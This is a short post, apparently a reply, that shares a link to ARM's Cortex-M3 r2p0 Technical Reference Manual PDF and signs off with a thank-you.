[http://infocenter.arm.com/help/topic/com.arm.doc.ddi0337h/DDI0337H\\_cortex\\_m3\\_r2p0\\_trm.pdf](http://infocenter.arm.com/help/topic/com.arm.doc.ddi0337h/DDI0337H_cortex_m3_r2p0_trm.pdf)

*Thank You ~*